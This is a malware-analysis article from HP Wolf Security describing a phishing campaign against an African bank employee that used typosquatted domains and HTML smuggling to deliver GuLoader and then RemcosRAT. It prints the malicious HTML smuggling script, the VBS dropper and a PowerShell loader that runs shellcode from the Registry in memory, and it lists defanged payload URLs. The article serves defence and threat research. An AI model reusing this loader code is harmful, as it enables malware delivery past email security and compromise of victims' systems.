Malware Campaigns Targeting African Banking Sector | HP Wolf Security

By Patrick Schläpfer

Published: 2022-04-12 · Archived: 2026-04-05 20:07:49 UTC

The top motivation behind cybercrime is financial enrichment and the financial services industry is an attractive target for cybercriminals. In early 2022, HP Wolf Security detected a targeted malware campaign against an employee of an African bank. The campaign caught our attention because of its targeted nature and how the threat actor attempted to deliver malware using HTML smuggling, a technique for sneaking malicious email attachments past gateway security controls. In this article, we describe the campaign, sharing how the attacker registered fake banking domains to build a credible lure, and explain how HTML smuggling works.

The Campaign

In early 2022, an employee of a West African bank received an email purporting to be from a recruiter from another African bank with information about job opportunities there. The domain used to send the email was typosquatted and does not belong to the legitimate mimicked organization. A WHOIS request reveals the domain was registered in December 2021 and visiting the website returned an HTTP 404 “Not found” response. To make the lure more credible, the threat actor also included a reply-to address of another supposed employee of the recruiting bank.

Searching for other typosquatted domains relating to the mimicked organization revealed two more (Appendix 1) that may be related to the same malware campaign. The second domain displayed a web page about the bank’s employment application process, which was likely copied from the legitimate website.



Figure 1 – Typosquatted bank website describing the job application process.

There is no malware hosted on the page itself, and no input form that could be used to elicit login credentials or sensitive information from visitors.

The third domain showed the mimicked bank's homepage, which was also likely copied from the legitimate website, but again we found no malware or signs that the site was being used for phishing.

Purpose of the Typosquatted Domains

On typosquatted domains 2 and 3 we found had DNS TXT records for Sender Policy Framework (SPF) set up, suggesting that they were likely used for sending malicious emails. If the websites were used for phishing or hosting malware, spending time to configure these records would not serve any purpose. Visiting the websites increases the recipient's trust in the email lure because they are shown content copied from the legitimate bank, ultimately making them more likely to act upon the email.

We weren't able to link all three domains together conclusively, however, domain 2 references the bank's job application process – the lure used in the malware campaign – and follows a very similar naming convention to domain 1, so we think the same threat actor probably registered that infrastructure.

Common Fraud Methods Related to Banks

Phishing	Phishing is one of the most common scams targeting bank customers. The attacker creates a website that imitates a bank's legitimate login portal and sends the link to

	potential victims via email or SMS. If someone enters their login credentials into the form, the attacker can use them to log into the account. An effective way to defeat simple attacks like this is to enforce multi-factor authentication. To circumvent this, the attacker would have to capture the second factor from the victim and log into the banking portal when the phishing takes place.
Fake bank/Investment scam	In the fake bank or investment scam the attacker builds a website imitating a legitimate bank or investment platform. The website is used to attract victims to register an account, often promising strong returns through investments. When the victim logs into the website they are shown a fund management tool. The attacker convinces the victim to transfer money using the tool, supposedly into their account. The money is transferred via third-party providers, instead of normal bank transfers that are subject to stricter anti-fraud controls. The victim is shown a balance in their fake account, which increases as expected with a good return. However, the money was in fact transferred to fraudster's account and is usually lost for good from the victim.
Malware distribution	Malware is sometimes distributed via fake bank websites or emails pretending to be from banks. This is not exclusively Windows malware. The rise in popularity of smartphone banking apps means that malware is often distributed as apps targeting smartphone operating systems. Users should verify they are using the official mobile banking application and in the case of emails and websites, make sure they have accessed to correct domain of their bank.

Malware Analysis

In this campaign, the threat actor sent an HTML attachment *Fiche de dossiers.htm* to the recipient. Opening the file in a text editor reveals the source code of the page (Figure 2).

```
<script> var dlSbt =
'32aab94c66ef7ad81fb49ad79e6468d271e5eb36961d2d24cf33470b8b2dd06ba88e86b1883edc139095a3691ce2f2c3de3430
2da561977f8fb5177b6eb0c5881f3ce175deb72f7daa6655bc05a62904d9536ca702d3f420b12a27ef6d91df459108d4b958fa6
001e8ecb6b170491cc3f39ea27d4d098bb82dcc92edeaa22498bd8e99a37fd9ae264a3f1fdc3ea67c3a43aa33065961388331ec
cb389d304f2811b5660b22a3562c096be0a12ef6982241064eccebb763231d2e0f8ed2f555051fab749cfa45f8c1863020a5d9e
3b292f0cadabee4a1ad5b8ea8bf6178ed3c47dbf7d36cbb0d917b4bbb7134e8e8e86703db7c37de7b519253d94a04659074c4ae
6832ecad4ebedf0a77102b5be52a4601c757318e41915fd36eaf660d6958ef7634257632 8eda4a27c9c286b182057270f7cb81b
0d266ddf0202c6b515b153eea21cad2327b38f745fed99f155d44a709739e312bd13ea9ac731cc0c8a49a725b64e8b6a9c0f940
5777bc354ea5fbaccfbadfdfdea8e1867d80875669417b04d4cf9b0743ea78d4a00674f8c8f2059f8e0df22ad3ca935aaeed58f
3422c2b640849b262422f8461b26246da7fe43065cb223431ae268245cd055c4270bd7889072a306882cd5af499867508caee0e
3a71aa70b28d1ea8bc954274d156a6f48cf7c309fd0bb9488b33592d586e000628b08d02276bd4fa87c2d638f25dcaaaba7cb20
12b347d3426e910ef0c4d7b0ab2f61a1c45557bce11464025018aefeddec54bd46769600d32c2906b2b50c3ca56e917a797ac22
dfad8e2d7c38568bd6af39da0c1e5ff68d292c8110e0e030f7ab4f2093a8e7792b62'; </script> <html>
    <body>

        <script>
            function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;

            var bytes = new Uint8Array( len );
                for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
                return bytes.buffer;
            }

            // base64 encoded iso file
            var file =
            'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 2 – Source code of HTML attachment *Fiche de dossiers.htm*.

The file contains encoded data and a decoding function. As can already be seen from the comment in the image above, it is a Base64 encoded ISO file. Further down in the source code, this ISO file is decoded and offered to the user in a web browser download prompt using a JavaScript blob (Figure 3).

Figure 3 – Web browser download prompt offering to save the ISO file to the file system.

HTML Smuggling

HTML smuggling is a technique that enables attackers to sneak file formats that would otherwise be blocked past email gateways by encoding them in an HTML file. JavaScript blobs or HTML5 download attributes can be used to decode and reconstruct the file. When the user opens the HTML attachment using a web browser, they are prompted to download the file, which is already stored on the local system. This way HTML smuggling bypasses security controls that block malicious website traffic, such as web proxies. The technique is dangerous because HTML email attachments are not typically blocked at gateways and detecting the encoded malware can be

challenging. Using this technique, dangerous file types can be smuggled into an organization and lead to malware infection.

In Windows 10, double clicking the ISO file causes it to be mounted as disc media, which opens a new File Explorer window that shows its contents.



Figure 4 – Contents of ISO file *Dossier Bad.iso*.

Inside there is a Visual Basic Script (VBS) file called *Fiche de candidature.vbs* which is executed when double-clicked. One way to prevent the accidental execution of malicious VBS scripts is to change the default application of *.vbs* files to a text editor. This way a direct execution can be prevented. If we now open this file in an editor, we see the following code (Figure 5).

```
'SKYD Psycho INDKOM infernali kont IRREGUL ARCH CLATHRACE Upcur saintebr MENNES fred furcra Firkantl Agtvrdigt7 dis
'tertiod ULSEL KNUCKLESA DOTKINFE Predonorl Engroshan Tugthusk5 afglatnin Outw Sinuousst6 danma Gasl CALON tetryls
Numudalle bunkr Balancegan2 Appr3

Dim objshell, MyFile
TEMIAKSOR="Wscript.Shell"
Furr6="Scripting.FileSystemObject"
FORSNVR="HKEY_CURRENT_USER\Software\Olen\Olen"
Frui3="%windir%"
Graperoota="\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
SODOMIENSA="REG_SZ"
ANERGIAS="Shell.Application"

Dim dteWait
dteWait = DateAdd("s", 10, Now())
Do Until (Now() > dteWait)
Loop


oxid = oxid & "81ED00030000688E56ABBB8134243CCB9"
oxid = oxid & "6F2812C241"
oxid = oxid & "2FC3C495AEB155F31C0813407F47D69D4F883D00439D075F157FFD7E8E6FFFFFF1DB369D4F47AB3CAA58092688D82047F05"
oxid = oxid & "EB82724E4796272152494408O8FBAB4CB578AE76CD8813ACD868B037DA1ADBCF435F9BF19F6F4F2FAA4EEDB260F1374B0D7E
oxid = oxid & "5BCC5DCF3BEC097AB3CAA58092688D82047F05EB82724E4796272152494408O8FBAB4C"
oxid = oxid & "B578AE76CD8813ACD868B037DA1ADBCF435F9BF19F6F4F2FAA"
oxid = oxid & "4EEDB260F1374B0D7EF77C6842BB567725D93E2DD76CB69A5523FFF66590D2FD1835B9BBF65831640B1F7B"
oxid = oxid & "C05BCC5DCF3B5D11960D00005B00005B00005B00005B00005B00005B00005B00005B00005B00005B"
```

Figure 5 – VBS code containing variable and data definitions.

The script contains variables, such as a registry key or a path to *PowerShell.exe*, and some encoded data. When the script is executed, it creates a new Registry key and stores a long hexadecimal string in it. Then PowerShell is executed and passing an encoded command. The corresponding code sequences can be seen in Figure 6.

```
MyFile =  objShell.ExpandEnvironmentStrings(Frui3) & Graperoota
objShell.RegWrite FORSNVR,oxid,SODOMIENSA


Set sa = CreateObject(ANERGIAS)



If CCA.FileExists(MyFile) = True then
 sa.ShellExecute MyFile, "-NoExit -EncodedCommand " & chr(34) & Rationali & chr(34), "", "", 0
else
 sa.ShellExecute "powershell.exe", "-NoExit -EncodedCommand " & chr(34) & Rationali & chr(34), "", "", 0
end if
```

Figure 6 – Visual Basic Script code containing PowerShell execution.

The PowerShell script uses C# type definitions to call Windows API functions. First the script allocates a memory area with *NtAllocateVirtualMemory*. Then the previously stored hexadecimal string is read from the Registry and a new byte array is created. The array is copied with *RtlMoveMemory* into the newly allocated memory area. The copied byte array is shellcode which is executed via an API call to *CallWindowProcW*. For this purpose, only the memory address of the shellcode is passed to the function as the first argument (*WNDPROC*), which is used as the callback address causing malware to run.

```
#Elektris MARTIALIN BLUFFE FARMEREN Spilo6 TICKT NOTEKI Nabor MRSKMATER SEJRSGLD KERATOL HOSENAFH Brigalowu resubscrib UNDISC
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public static class TILLGS1
{
[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int TILLGS6,ref Int32 Proso,int HOVEDS,ref Int32 TILLGS,int privaci,int TILLGS7);
[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(uint HOVEDS5,int HOVEDS6,int HOVEDS7,int HOVEDS8,int HOVEDS9);
[DllImport("kernel32.dll")]public static extern void RtlMoveMemory(IntPtr HOVEDS1,ref Int32 HOVEDS2,int HOVEDS3);
}
"@
#Carbol telegra overfl opti soul Terminspr klukke Mate6 Stum6 MILIU Over SLGTSP Bughu Tenst6
$TILLGS3=0;
$TILLGS9=1048576;
$TILLGS8=[TILLGS1]::NtAllocateVirtualMemory(-1,[ref]$TILLGS3,0,[ref]$TILLGS9,12288,64)
$Oreadss=(Get-ItemProperty -Path "HKCU:\Software\Olen").Olen

$Unde = [System.Byte[]]::CreateInstance([System.Byte],$Oreadss.Length / 2)


For($i=0; $i -lt $Oreadss.Length; $i+=2)
    {
        $Unde[$i/2] = [convert]::ToByte($Oreadss.Substring($i, 2), 16)
    }


for($SAMLELINS=0; $SAMLELINS -lt $Unde.count ; $SAMLELINS++)
{

[TILLGS1]::RtlMoveMemory($TILLGS3+$SAMLELINS,[ref]$Unde[$SAMLELINS],1)

}
[TILLGS1]::CallWindowProcW($TILLGS3, 0,0,0,0)

```

Figure 7 – PowerShell code using C# type definitions to execute malicious code.

Analyzing the shellcode with a debugger reveals a simple decryption function at the very beginning of the code. The code is then decrypted using an XOR operation, which is located directly after the decryption function, and then executed.



Figure 8 – Shellcode decryption function.

The decrypted code is GuLoader. This malware is a loader that downloads and executes other malware families from the web. In this campaign GuLoader was configured to download and run RemcosRAT malware. For this purpose, there are two URLs in GuLoader's configuration that lead to the RemcosRAT payload. One payload URL leads to OneDrive and the other to Dropbox. We have analyzed other malware campaigns involving GuLoader have also used file sharing services to host malware payloads. Since the payload is also encrypted, it can be challenging for service providers to detect and remove them.

Delivered Payload

Remcos is a commercial Windows remote access tool (RAT) that gives the operator significant control over the infected system. Its capabilities include running remote commands, downloading and uploading files, taking screenshots, recording keystrokes and recording the user's webcam and microphone. While we don't know for certain what the attacker would have used their access for, but here are some possibilities:

- Long term persistent access with the objective of making fraudulent transactions, for example through the SWIFT payment system. This would require the threat actor to deploy tools to understand the network, move laterally, monitor internal procedures and take advantage of them. The attacker might take advantage of the employee's position in the bank since they would have access to their corporate email account.
- Move laterally with the goal of compromising domain controllers to deploy ransomware. They might also steal sensitive/protected data that could be used to extort the target.
- Sell their access to another threat actor.

Conclusion

HP Wolf Security detected a targeted malware campaign on the banking sector in Africa. The attacker sent emails from typosquatted domains of a legitimate bank luring them to apply for a job by opening a malicious attachment. If the user opens the HTML file, they are prompted to download an ISO file, which in turn contains a Visual Basic script that leads to a malware infection when executed. This technique is called HTML smuggling and is dangerous because it enables attackers to smuggle malicious files past email gateway security.

The downloader used in the described campaign is GuLoader, which is executed using PowerShell via code stored the Registry and is otherwise only run in memory. Detecting such a chain of infection is not easy, as the malware is only located in memory and the Registry. However, one simple way of breaking the infection chain is changing the default application for script files from Windows Script Host to something else, for example, Notepad.

Organizations should also make sure they have visibility over their network to monitor and block unusual process behavior at an early stage. Beyond this, it is important for employees to critically question emails, especially those that appeal to a sense of urgency, curiosity and authority – characteristics that are commonly exploited by attackers.

Indicators of Compromise

The files of the following hashes can also be found MalwareBazaar.

HTML file:

9af5400545853d895f82b0259a7dafd0a9c1465c374b0925cc83f14dd29b29c5

ISO file:

7079ff76eb4b9d891fd04159008c477f6c7b10357b5bba52907c2eb0645887aa

VBS script:

43aaa7f39e9bb4039f70daf61d84b4cde2b3273112f9d022242f841a4829da03

PowerShell script:

0407eab084e910bdd6368f73b75ba2e951e3b545d0c9477e6971ffe6a52a273a

Encrypted GuLoader shellcode:

d681b39362fae43843b1c6058c0aa8199673052507e5c500b7361c935037e05e

RemcosRAT Payload URLs:

hxxps://onedrive.live[.]com/download?cid=50D26408C26A8B34&resid=50D26408C26A8B34%21114&authkey=AGW61DvT-RT_FRU

hxxps://www.dropbox[.]com/s/veqimnoofpaqmx1/rmss_umUIGF84.bin?dl=1

Encrypted RemcosRAT payload:

5d45422cf2c38af734cee5a5c9fa2fef005f9409d5d5b74814aea1a5f246835d

Typosquatted Domains

The following domains were typosquatted by the threat actor to impersonate a credible and legitimate organization and do not represent a vulnerability affecting the organization.

Typosquatted domain 1	afbd-bad[.]org
Typosquatted domain 2	afdb-bad[.]org

Typosquatted domain 3	afdb-za[.]org

Source: https://threatresearch.ext.hp.com/malware-campaigns-targeting-african-banking-sector/